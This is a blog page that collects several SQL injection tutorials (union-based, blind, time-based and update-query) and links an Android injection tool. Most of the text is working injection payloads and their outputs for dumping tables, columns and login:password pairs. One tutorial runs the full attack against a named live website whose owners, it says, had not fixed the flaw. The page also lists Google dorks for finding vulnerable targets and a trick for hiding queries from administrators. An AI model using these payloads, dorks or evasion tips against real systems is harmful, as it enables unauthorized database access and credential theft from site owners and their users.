Latest News

Showing posts with label SQL Injection. Show all posts

Understanding This Technique Called MySQL Injection

ABSTRACT

It is known that computers and software are developed and designed by humans, human error is a reflection of a mental response to a particular activity.
Did you know that numerous inventions and discoveries are due to misconceptions?
There are levels of human performance based on the behavior of mental response , explaining in a more comprehensive, we humans tend to err , and due to this reason we are the largest tool to find these errors , even pros software's for analysis and farredura vulnerabilities were unimproved by us.

Understand the technique MySQL Injection

One of the best known techniques of fraud by web developers is the SQL Injection. It is the manipulation of a SQL statement using the variables who make up the parameters received by a server-side script, is a type of security threat that takes advantage of flaws in systems that interact with databases via SQL. SQL injection occurs when the attacker can insert a series of SQL statements within a query (query) by manipulating the input data for an application.

STEP BY STEP


Figure 1) Detecting.


Searching Column number (s): We will test earlier in error, then no error may be said to find.


Figure 2) SQL error.

Host Information,
Version of MySQL system used on the server.


Figure 3) Host Information.


Figure 4) Location of the files

Current database connection used between the "input" to the MySQL system.


Figure 5) Users of MySQL.


Figure 6) Current Time.

Brute Force or Shooting

This happens in versions below 5.x.y


Figure 7) Testing.

Dump
This happens in versions up 5.x.y [ 1º Method ] 

http://[site]/query.php?string= 1 union all select 1,2,3,4,group_concat(table_name) from information_schema.tables where table_schema=database()--

usuarios,rafael,fontes,souza,greyhat,hackers,test,ownz,you
or
Unknown column 'usuarios,rafael,fontes,souza,greyhat,hackers,test,ownz,you' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'usuarios,rafael,fontes,souza,greyhat,hackers,test,ownz,you' at line 1

<>------------------------<>-------------------------<>--------------------------<>

[ 2º Method ] 

http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(table_name) from information_schema.tables limit 0,1--
CHARACTER_SETS
or
Unknown column 'CHARACTER_SETS' in 'where clause'
ou
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'CHARACTER_SETS' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(table_name) from information_schema.tables limit 1,2--
COLLATIONS
or
Unknown column 'COLLATIONS' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'COLLATIONS' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(table_name) from information_schema.tables limit 16,17--
usuarios
or
Unknown column 'usuarios' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'usuarios' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(table_name) from information_schema.tables limit 17,18--
rafael
or
Unknown column 'rafael' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'rafael' at line 1
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Searching Column (s) of a given table
* Brute Force / Shooting
This happens in versions below 5.x.y
http://[site]/query.php?string= 1 union all select 1,2,3,4,nome from usuarios--
Unknown column 'rafael1' in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'rafael1' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,churros from usuarios--
Unknown column 'rafael1' in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'rafael1' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,login from usuarios--
_Rafa_
or
Unknown column '_Rafa_' in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '_Rafa_' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,passwd from usuarios--
rafael1337
or
Unknown column 'rafael1337' in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'rafael1337' at line 1

=--------------------------=--------------------------=--------------------------=--------------------------=
Dump
This happens in versions up 5.x.y [ 1º Method ] 
"usuarios" hexadecimal -> "7573756172696f73"

http://[site]/query.php?string= 1 union all select 1,2,3,4,group_concat(column_name) from information_schema.columns where table_name=0x7573756172696f73--
login,passwd,id,texto
or
Unknown column 'login,passwd,id,texto' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'login,passwd,id,texto' at line 1

<>------------------------<>-------------------------<>--------------------------<>

[ 2º Method ] 

"usuarios" decimal -> "117,115,117,97,114,105,111,115"

http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(column_name) from information_schema.columns where
table_name=char(117,115,117,97,114,105,111,115) limit 0,1--
login
or
Unknown column 'login' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'login' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(column_name) from information_schema.columns where
table_name=char(117,115,117,97,114,105,111,115) limit 1,2--
passwd
or
Unknown column 'passwd' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'passwd' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(column_name) from information_schema.columns where
table_name=char(117,115,117,97,114,105,111,115) limit 2,3--
id
or
Unknown column 'id' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'id' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(column_name) from information_schema.columns where
table_name=char(117,115,117,97,114,105,111,115) limit 3,4--
text
or
Unknown column 'text' in 'where clause'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'text' at line 1
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Extracting data from the columns of a given table
http://[site]/query.php?string= 1 union all select 1,2,3,4,concat(login,0x20,0x3a,0x20,senha) from usuarios--
_Rafa_ : fontes1337
or
Unknown column '_Rafa_ : fontes1337' in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '_Rafa_ : fontes1337' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select 1,2,3,4,group_concat(login,0x20,0x3a,0x20,senha) from usuarios--
_Rafa_ : fontes1337,l337_ : 3_l33t,greyhats : fontes,hackers : mitnick,green : rha_infosec
or
Unknown column '_Rafa_ : fontes1337,l337_ : 3_l33t,greyhats : fontes,hackers : mitnick,green : rha_infosec ‘in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '_Rafa_ : fontes1337,l337_ : 3_l33t,greyhats : fontes,hackers : mitnick,green : rha_infosec' at line 1

=--------------------------=
http://[site]/query.php?string= 1 union all select
1,2,3,4,concat_ws(0x20,0x3a,0x20,login,senha) from usuarios--
_RHA_ : infosec1337
or
Unknown column '_RHA_ : infosec1337‘ in 'field list'
or
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '_RHA_ : infosec1337’ at line 1

=--------------------------=
Concat 
group_concat() => Search all you want with ascii caracters
concat() => search what you want with ascii caracters
concat_ws() => unite
Hexadecimal 
0x3a => :
0x20 => space
0x2d => -
0x2b => +

Readers, this article is for educational purposes only, could continue explaining how to exploit web sites, but that is not my intention.
It is known that the impact of the change may provide unauthorized access to a restricted area, being imperceptible to the eye of an inexperienced developer, it may also allow the deletion of a table, compromising the entire application, among other features. So I want to emphasize that this paper is for security researchs and developers to beware and test your code.

CONCLUSION

Many companies are providing important information on its website and database, information is the most valuable asset is intangible, the question is how developers are dealing with this huge responsibility?
The challenge is to develop increasingly innovative sites, coupled with mechanisms that will provide security to users.
The purpose of this paper is to present what is SQL Injection, how applications are explored and techniques for testing by allowing the developer to customize a system more robust and understand the vulnerability.

ABOUT THE AUTHOR:

This is a guest post written by , RAFAEL FONTES SOUZA. He is the maintainer of the “Project Backtrack Team Brazilian”, He works at RHAinfosec as a senior penetration tester. He is also the Founder of the "Wikileaks and Intelligence, Cypherpunks". Good communication in groups and the general public, attended college projects with a focus on business organization, he currently seeks work experience outside of brazil”. He frequently contributes at RHA and talks about various topics related to internet security. 


DroidSQLi: Automated MySQL Injection tool for Android

DroidSQLi is the first automated MySQL Injection tool for Android. It allows you to test your MySQL-based web application against SQL injection attacks. 


DroidSQLi supports the following injection techniques:
- Time based injection
- Blind injection
- Error based injection
- Normal injection

Get it from  http://edgard.net/net.edgard.droidsqli.apk

SQL Injection With Update Query


                             SQL1.bmp
We have wrote couple of articles discussing various techniques and attack vectors for SQL Injection, We have already discussed Basic SQL Injection With Union Based, Blind SQL Injection, Time Based SQL Injection and also discussed common problems and their solutions related to SQL Injection. However, this time Daniel Max a regular reader of RHA will discuss about exploiting SQL Injection with Update Query.

Most of the tutorials, You see on the web usually explains to use the SELECT method in order to retrieve stuff from the database, But what if we wanted to update some thing that is already present in the database, For example a MD5 hash, that we are not able to crack, In order to gain access to the admin panel, We would simply run a update query and it will automatically update the password. We recommend you to atleast read little bit about MYSQL from w3schools.com, before proceeding with this tutorial as this tutorial is not for complete beginners.

Requirements
So, Below is a screenshot of the form which we want to update, What we want to update is the Email address with our SQL Injection.


Vulnerable parameter is "E-mail format: " value.We would use Tamper data to intercept and change the values.

Here is a screenshot:


After we click ok we get an error the following error:


First we want to find the exact database version, but what would be the easiest way.

We can set value for other parameters, MySQL will let us do that as long as that parameter is one of UPDATE query parameters. We will use "fname" , which is string value. Database query output will be shown inside "First name" input box (where it says MaXoNe).

Screenshot of version query:


Screenshot of the rendered content with database answer:


Now that we know how to create our query, lets get the tables.

Full query: html' , fname = (select group_concat(table_name) from information_schema.tables where table_schema = database()) , phone = '

Tables Query:


Screenshot of the rendered content with database answer:


Three tables, strange !? Lets check that again.We use count.

Full query: html' , fname = (select count(table_name) from information_schema.tables where table_schema = database()) , phone = '

Screenshot of get tables count query:


Screenshot of the rendered content with database answer:


Now is time for Burp intruder.Set browser to use 127.0.0.1 and 8080 for all URLs.
We use Burp Suite intruder with 'Attack type' "Sniper" and 'Payload type' "Numbers"

Full query: html' , fname = (select concat(table_name) from information_schema.tables where table_schema = database() limit 0,1) , phone = '

Screenshot of burp settings:


Thats it. And now you just get columns the same way with Burp Suite.

Full query: html' , fname = (select concat(column_name) from information_schema.columns where table_name = 0x61646d696e73 limit n,1) , phone = '

Just increment n with Burp Suite.

Values :

Full query: html' , fname = (select concat(user,0x3a,pass) from admins limit n,1) , phone = '

Just increment n with Burp Suite.

That's it , simple and yet effective . I used this because , waf blocked -- and --+ so I wasn't able to close and comment out query.

About The Author

This article has been written by Daniel Max, He is a security researcher from Bosnia, He is willing to actively contribute to RHA. 

MySQL Injection Time Based


We have already written a couple of posts on SQL Injection techniques, Such as "SQL Injection Union Based", "Blind SQL Injection" and last but not least "Common problems faced while performing SQL Injection", However how could the series miss the "Time based SQL injection" technqiues, @yappare has came with another excellent post, which explains how this attack can be used to perfrom wide variety of attacks, over to @yappare.

Hey everyone! Its another post by me again, @yappare. Today as I promised to our Mr Rafay previously that i would write a tutorial for RHA on MySQL Time based technique, here's a simple tutorial on MySQL Time Based SQLi, Before that, as usual here are some good references for those interested in SQLi
http://technet.microsoft.com/en-us/library/cc512676.aspx

and of course the greatest cheatsheet, http://pentestmonkey.net/category/cheat-sheet

OK back to our testing machine. In this example,I'll use OWASP WebApps Vulnerable machine.
Tested on Peruggia application.

Lets gO!

Previously, we already knew that in this parameter, pic_id is vulnerable to SQLi. So,let say we want to use Time Based Attack to this vulnerable parameter,here what we are going to do.


But first,do note that in MySQL, for Time Based SQLi, we are going to use SLEEP() function.
each DBMS have different type of function to use,but the steps usually quite similar.
In MSSQL we use WAITFOR DELAY
In POSTGRES we use PG_DELAY()

and so on..do check it on pentestmonkey cheatsheet :D

Back to our testing. So lets try to check either Time Based Attack can be done on the parameter or not.
Test it using this command

pic_id=13 and sleep(5)--


As we can see from the image above, there's a different between the requests. The 1st one is a normal request where the response time is 0 sec. While the 2nd request I include the SLEEP() command for 5 seconds before the server response. So from here we know that its can be attack via Time Based as well.

Lets proceed to check the current user.
Here's the command the we are going to use

pic_id=13 and if(substring(user(),1,1)='a',SLEEP(5),1)--


Where from the query, if the current user's 1st word is equal to 'a', the server will sleep for 5 seconds before responding. If not,the server will response at its normal response time.Then you should proceed to test with other characters.

From the image above,clearly we can see that the 1st and 2nd request, the server responded at 0 second. While the 3rd request,the server delayed for 5 seconds. Why?
Because the 1st character of the current user start with 'p'.. not 'a' or 'h'
Then you can proceed to check for its 2nd character and so on.

pic_id=13 and if(substring(user(),2,1)='a',SLEEP(5),1)--
pic_id=13 and if(substring(user(),3,1)='a',SLEEP(5),1)--
so on..

So go on with table_name guessing.

pic_id=13 and IF(SUBSTRING((select 1 from [guess_your_table_name] limit 0,1),1,1)=1,SLEEP(5),1)


The 1st request is FALSE,because the server response is 0 second.There's no table_name=user exist then.
While the 2nd request,the server delayed for 5 seconds,so a table_name=users do exist!

How about guessing the column_name?Its easy.

pic_id=13 and IF(SUBSTRING((select substring(concat(1,[guess_your_column_name]),1,1) from [existing_table_name] limit 0,1),1,1)=1,SLEEP(5),1)


See the image above?Still need any explanation? I bet you guys already understand it! :D

Get the data mode!

pic_id=13 and if((select mid(column_name,1,1) from table_name limit 0,1)='a',sleep(5),1)--

So,if the 1st character of data at the right column_name in the right table_name = 'a', the server will delayed for 5 seconds. 
And then proceed to test the 2nd,3rd char and so on..


The image shown that the username=admin..so is it correct?lets double check it


Yeahhh.its correct.
That's all for now!
Thanks,
@yappare

Blind SQL Injection - Detection And Exploitation


In our previous post "SQL Injection Basics - Union Based", I explained the basic technique not only to find detect sql injection vulnerabilities also how to exploit SQL Injection vulnerabilities with Union based method. However, In this post a security researcher and a good friend of mine ahmad ashraff decided to contribute to RHA and present his research on some blind sqli techniques, So enough from me, Over to Ahmed.


In this post I'm going to share with all on how to detect if the website is vulnerable to Blind SQLi or there is no SQLi at all.

Before, do note that I'm not an expert in this security/hacking scene. This sharing based on my own understanding from articles/discussions among of these great people such as .mario,stampar,R4x0r,Nurfed,benzi and more!!

In Blind SQLi, we need to understand correctly on how the server/website response based on TRUE or FALSE condition.AFAIK, there are 2 ways to detect it.
  1. Quotes
It can be either single quote (') , double quotes (")  or backtick ( ` )
Look at the example below.


A normal page condition ( TRUE condition )

The page become blank (FALSE condition) once we put a single quote

The page back to normal condition (TRUE) once we put another single quote.
We can use these method as well to check the TRUE/FALSE condition under this way of detection.


    2. Numeric Operators
 Make sure you know how to calculate a simple math! 
The example below shows that pic_id is vulnerable to SQLi

Normal page loaded. Because the condition is true. 1=1 is TRUE

The admin word is missing. This shows a FALSE condition since 1=2 is FALSE.
Another way is by using simple calculation. The current page loaded fine on pic_id=13.

The page loaded fine but it shows another page. This is because we added 1 in the pic_id where it'll become 13+1=14 so the page will loaded the pic_id=14

Here are some other method under this technique.

Next, we want to inject it! But how?

i. Common technique
id=1 and 1=1
id=1 and (put our sql query here)=(put our expectation here)
as  example we want to query the current version,
id=1 and substring(@@version,1,1)=4
so, if the current MySQL version used by the website started with 4 the page will load normally (TRUE condition) else the page will be error/blank (FALSE condition)

Example as below
Testing if the MySQL used is version 4.*. Page error,shows that the website is not using that version.

Testing if the MySQL used is version 5.*. Page loaded fine,shows the current version used is 5.*

ii. Using a Case statement
id=1 and 1
id=1 and (CASE when (our sql query here) THEN 1 else 0 END)
If the query is TRUE,it'll resulting 1 where 1 is TRUE condition. Else, it'll resulting 0 where 0 is FALSE condition.

1=2 is wrong,so it'll resulting 0,FALSE.
1=1 is correct,so it'll resulting 1,TRUE.

iii. Time Based

I will explain the time based technique in his my upcoming guest post on RHA
and there are more techniques in SQLi out there. This just a basic way to detect Blind SQLi based on my knowledge and experience. Do have some read and research on them as well. You might find a new way on exploiting, who knows right? :D

That's all guys!

About The Author

Yappare is a web application security Professional, He has been listed in lots of hall of fames and has found lots of high risk vulnerabilities inside lots of CMS platforms. You can follow him on @yappare

SQL Injection Basics - Union Based [Detailed Tutorial]

Well, I would not be blogging about some thing new, however, it was missing at RHA for a long long time, thought there are tools out there to carry out all sorts of SQL Injection attacks however if you don't know what your tool is exactly doing at the backend then it's useless and the best way to learn according to me is doing it manually. As there is a saying that "A fool with a tool is always a fool", With that being said, i would like to summarize what i would be talking about in this post. Basically, i would be targeting a live website that is known to be vulnerable to SQL Injection, i have reported them many times, however they don't care so therefore i am making a full disclosure. Also in this post i would not be explaining what a SQL injection is (In Detail), because i feel that there are tons and tons of websites that have already written about it. However, i would talk more about the testing process.

What Is SQL Injection?

SQL Injection is one of the most commonly found vulnerabilities present on the web, It holds the number one place in Owasp Top 10. A SQL Injection can be defined as an attack in which we append SQL queries in order to extract the data present in the database. This normally occurs due to lack of input validation. SQL Injection can also commonly used by attackers to bypass authentication, however here, we would focus on Data extraction with SQL Injection.

Finding A Vulnerable Website

In order to begin with this tutorial, you would need a vulnerable website. Either, you could use the one, which i would be mentioning in this tutorial, or you could find your own. You could use variety of google dorks for this purpose. Here are some of the common dorks to find a SQL Injection vulnerability:

inurl:/general.php?*id=*
inurl:/careers-detail.asp?id=
inurl:/WhatNew.asp?page=&id=
inurl:/gallery.asp?cid=
inurl:/publications.asp?type=
inurl:/mpfn=pdview&id=
inurl:/reservations.php?id=
inurl:/list_blogs.php?sort_mode=
inurl:/eventdetails.php?*=
inurl:/commodities.php?*id=
inurl:/recipe-view.php?id=
inurl:product.php?mid=
inurl:view_ad.php?id=
inurl:/imprimir.php?id=
inurl:/prodotti.php?id=
inurl:index.cgi?aktion=shopview
inurl:/default.php?id=
inurl:/default.php?portalID=
inurl:/*.php?id=
inurl:/articles.php?id=
inurl:/os_view_full.php?
inurl:/Content.asp?id=
inurl:/CollectionContent.asp?id=

Alternatively to save your self some time, you could use a neat tool called "Xcode Exploit Scanner"  which would use built in dorks in order to find a SQL injection vulnerability.

Testing For SQL Injection

http://www.outreachforyouth.org/description.php?recordID=1

We would test the above website for a SQL injection vulnerability. Which could clearly from the url that recordID parameter is accepting the input, these places are more likely to have a sql injection vulnerability as there are chances that the input validation is not performed. So in order to test for a SQL Injection vulnerability, we would insert a ', after the input, this would break the query. Depending upon the database, we would get different types of errors.

On appending the ', we get an error:

Request: http://www.outreachforyouth.org/description.php?recordID=1' 

we get the following error:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1


Determining The Number Of Columns:


In Mysql, an order by command is used to order a sequence in a particular order, here we would be using an order by command to determine the number of columns. Our first request would look like:

http://www.outreachforyouth.org/description.php?recordID=1 order by 1--

The page loads fine.

We would keep increasing the order by command number until we get an error, which would usually be something like "Unknown column in 'order clause'" or something similar to it. So in this case

http://www.outreachforyouth.org/description.php?recordID=1 order by 1-- No error
http://www.outreachforyouth.org/description.php?recordID=1 order by 2-- No error
http://www.outreachforyouth.org/description.php?recordID=1 order by 3-- No error
http://www.outreachforyouth.org/description.php?recordID=1 order by 4-No error http://www.outreachforyouth.org/description.php?recordID=1 order by 6--No error
http://www.outreachforyouth.org/description.php?recordID=1 order by 7--No error
http://www.outreachforyouth.org/description.php?recordID=1 order by 8--No error
http://www.outreachforyouth.org/description.php?recordID=1 order by 9--
No error
http://www.outreachforyouth.org/description.php?recordID=1 order by 10--No error
http://www.outreachforyouth.org/description.php?recordID=1 order by 11--No error
http://www.outreachforyouth.org/description.php?recordID=1 order by 12--Error

Hence we conclude that the number of columns are 11. 

String Method

In above example, the column count were found by integer method. However, sometimes, we would need to use string method in order to find columns count, In that case, no matter how you much you increase the order count the page will load fine, in those cases, you would keep the ' appended when determining the column count.

Example:

http://www.outreachforyouth.org/description.php?recordID=1' order by 11--


Finding A Vulnerable Coulmn


Next, we would need to find the vulnerable column, which would be used to extract data from the database. We would use a Union command, which is the combination of two select statements in order to extract the data. Along with it, we will also place a negative sign just after the equal sign.

Example

http://www.outreachforyouth.org/description.php?recordID=-1 Union all select 1,2,3,4,5,6,7,8,9,10,11--


So, as you can look at the above picture is that we see 3,4 and 6th column on the page. This shows us that these particular columns are being used to display information on the webpage and can be used to extract information from the database.


Other Methods

http://www.outreachforyouth.org/description.php?recordID=-1 Union all select 1,2,3,4,5,6,7,8,9,10,11--
http://www.outreachforyouth.org/description.php?recordID=1 and 1=0 Union all select 1,2,3,4,5,6,7,8,9,10,11--
http://www.outreachforyouth.org/description.php?recordID=Null Union all select 1,2,3,4,5,6,7,8,9,10,11--


Fingerprinting The Database

The next step would be to use the vulnerable column in order to finger print the database. We would use the following commands.

user() - Shows the current user.
version() - Displays the database version (Super Important)
database() - Displays the name of the database.

Let's finger print the database information.

Example:

http://www.outreachforyouth.org/description.php?recordID=-1 Union all select 1,2,3,version(),5,6,7,8,9,10,11--
http://www.outreachforyouth.org/description.php?recordID=-1 Union all select 1,2,3,user(),5,6,7,8,9,10,11--
http://www.outreachforyouth.org/description.php?recordID=-1 Union all select 1,2,3,database(),5,6,7,8,9,10,11--

Extracted Information

Database Version: 5.1.66-cll
User: outreach_db_user@localhost
Database: outreach5


We are lucky that we have version 5 here, therefore it's possible for us to extract the table names, however, if the version would have been less than 5, we would had to guess the table names, because in mysql version 4, there is no information_schema which links all the databases.


Extracting The Table Names


Now, we add queries to extract the table names from the current database, we would use group_concat inside the vulnerable column order to extract all the tables.

Note: If we would just use concat, we would be able to extract only one table name.  

Example

http://www.outreachforyouth.org/description.php?recordID=-1 union all select 1,2,3,group_concat(table_name),5,6,7,8,9,10,11 from information_schema.tables


This would extract all the table names. However most of them would be unimportant for us, we are in search for the tables such as users, administrators etc. So therefore to filter out our search to only extract tables from the current database.

Example

http://www.outreachforyouth.org/description.php?recordID=-1 union all select 1,2,3,group_concat(table_name),5,6,7,8,9,10,11 from information_schema.tables where table_schema=database()--


Extracted Tables

churchtestimonies,description,testimonies,users


We have successfully extracted four tables, however the most important data would be contained inside the users tables.


Converting The Table Names To Hex Or Mysql Char


Most of the times the table names would not work when extracting data from a table, therefore i would recommend you to either convert the table_names to hex or my sql char. You can google for online tools or use hackbar in order to convert.

Hex Equivalent:

User = 0x5573657273

Mysql Char Equivalnet:

User = CHAR(117, 115, 101, 114, 115)

So now our query would become:

Example

http://www.outreachforyouth.org/description.php?recordID=-1 union all select 1,2,3,group_concat(column_name),5,6,7,8,9,10,11 from information_schema.columns where table_name=CHAR(117, 115, 101, 114, 115)--

So, what the above query is asking is to return all the columns in table from information_schema.columns where the table name is the char equivalent of users.


So, three columns were returned inside the users table:

id, name, password. 

Now it's time to extract the id, name and password from the users table.

Our final query would be:

Example

http://www.outreachforyouth.org/description.php?recordID=-1 union all select 1,2,3,concat(id,name,password),5,6,7,8,9,10,11 from users--

So, in the above query we are just asking the database for the data behind the id, name and password from the table users. You may have noticed that we used concat here instead of group_concat, this is because, we wanted just to extract the password for the first user which is most of the times the administrator.


In order to format it well, we can use table exits.

Example:


http://www.outreachforyouth.org/description.php?recordID=1 and 1=0 union all select 1,2,3,concat(id,0x3a ,name,0x3a,password,0x3a),5,6,7,8,9,10,11 from users--

So finally we have extracted the username and password from the database. Some websites store the passwords in form of hashes, you would mostly see MD5 hashes, if you come across a MD5 hash, You can use tons of services online to decrypt the hash. My favorite is Md5 decrpyter (http://www.md5decrypter.co.uk/) , it contains list of more than 8.7 billion decrypted passwords. Alternatively, you can also perform brute force or dictionary attacks using a tool called PasswordsPro, You could also launch a GPU based password cracking attack by using a tool called OCI hash cat.


Hiding Queries From The Administrators

In order to avoid administrators noticing the attack, we would need to append sp_password at the end of the query. Here is the query:

Example:

http://www.outreachforyouth.org/description.php?recordID=1 and 1=0 union all select 1,2,3,user(),5,6,7,8,9,10,11-- sp_password

Queries Summary


Vulnerability

http://www.outreachforyouth.org/description.php?recordID=1'

Determining the number of Columns

http://www.outreachforyouth.org/description.php?recordID=1 order by 1,2,3,4,5,6,7,8,9,10,11--

Union Comman to find vulnerale Columns

http://www.outreachforyouth.org/description.php?recordID=1 and 1=0 union all select 1,2,3,4,5,6,7,8,9,10,11--

Version Detection 

http://www.outreachforyouth.org/description.php?recordID=1 and 1=0 union all select 1,2,3,@@version,5,6,7,8,9,10,11--

User detection

http://www.outreachforyouth.org/description.php?recordID=1 and 1=0 union all select 1,2,3,user(),5,6,7,8,9,10,11-- sp_password

Database 

http://www.outreachforyouth.org/description.php?recordID=1 and 1=0 union all select 1,2,3,database(),5,6,7,8,9,10,11--

Database Version: 5.0.675
User: outreach_db_user@localhost
Database: outreach5

Extracting the tables 

http://www.outreachforyouth.org/description.php?recordID=-1 union all select 1,2,3,group_concat(column_name),5,6,7,8,9,10,11 from information_schema.columns where table_name=users()--

Table
churchtestimonies,description,testimonies,users

Extracting Passwords Using Table Exits

http://www.outreachforyouth.org/description.php?recordID=1 and 1=0 union all select 1,2,3,concat(id),5,6,7,8,9,10,11 from users--

http://www.outreachforyouth.org/description.php?recordID=1 and 1=0 union all select 1,2,3,concat(id,0x3a ,name,0x3a,password,0x3a),5,6,7,8,9,10,11 from users--

So this concludes this post, I would try to cover other advanced techniques such as time based techniques for SQL injection in my upcoming posts.

Update: We have just released the second part of the series on "Blind SQL Injection" detection and exploitation techniques, if you interested in learning more about SQL injection than it's worth taking a look at it. 

Contact Us

24x7 online , we happy to answer you
tamilcypc@gmail.com

Disclaimer

This Blog and its TUT's are intended for educational purposes only, no-one involved in the creation of this TuT may be held responsible for any illegal acts brought about by this Blog or TuT.


Featured Post

Custom Domains And HTTPS Redirection Code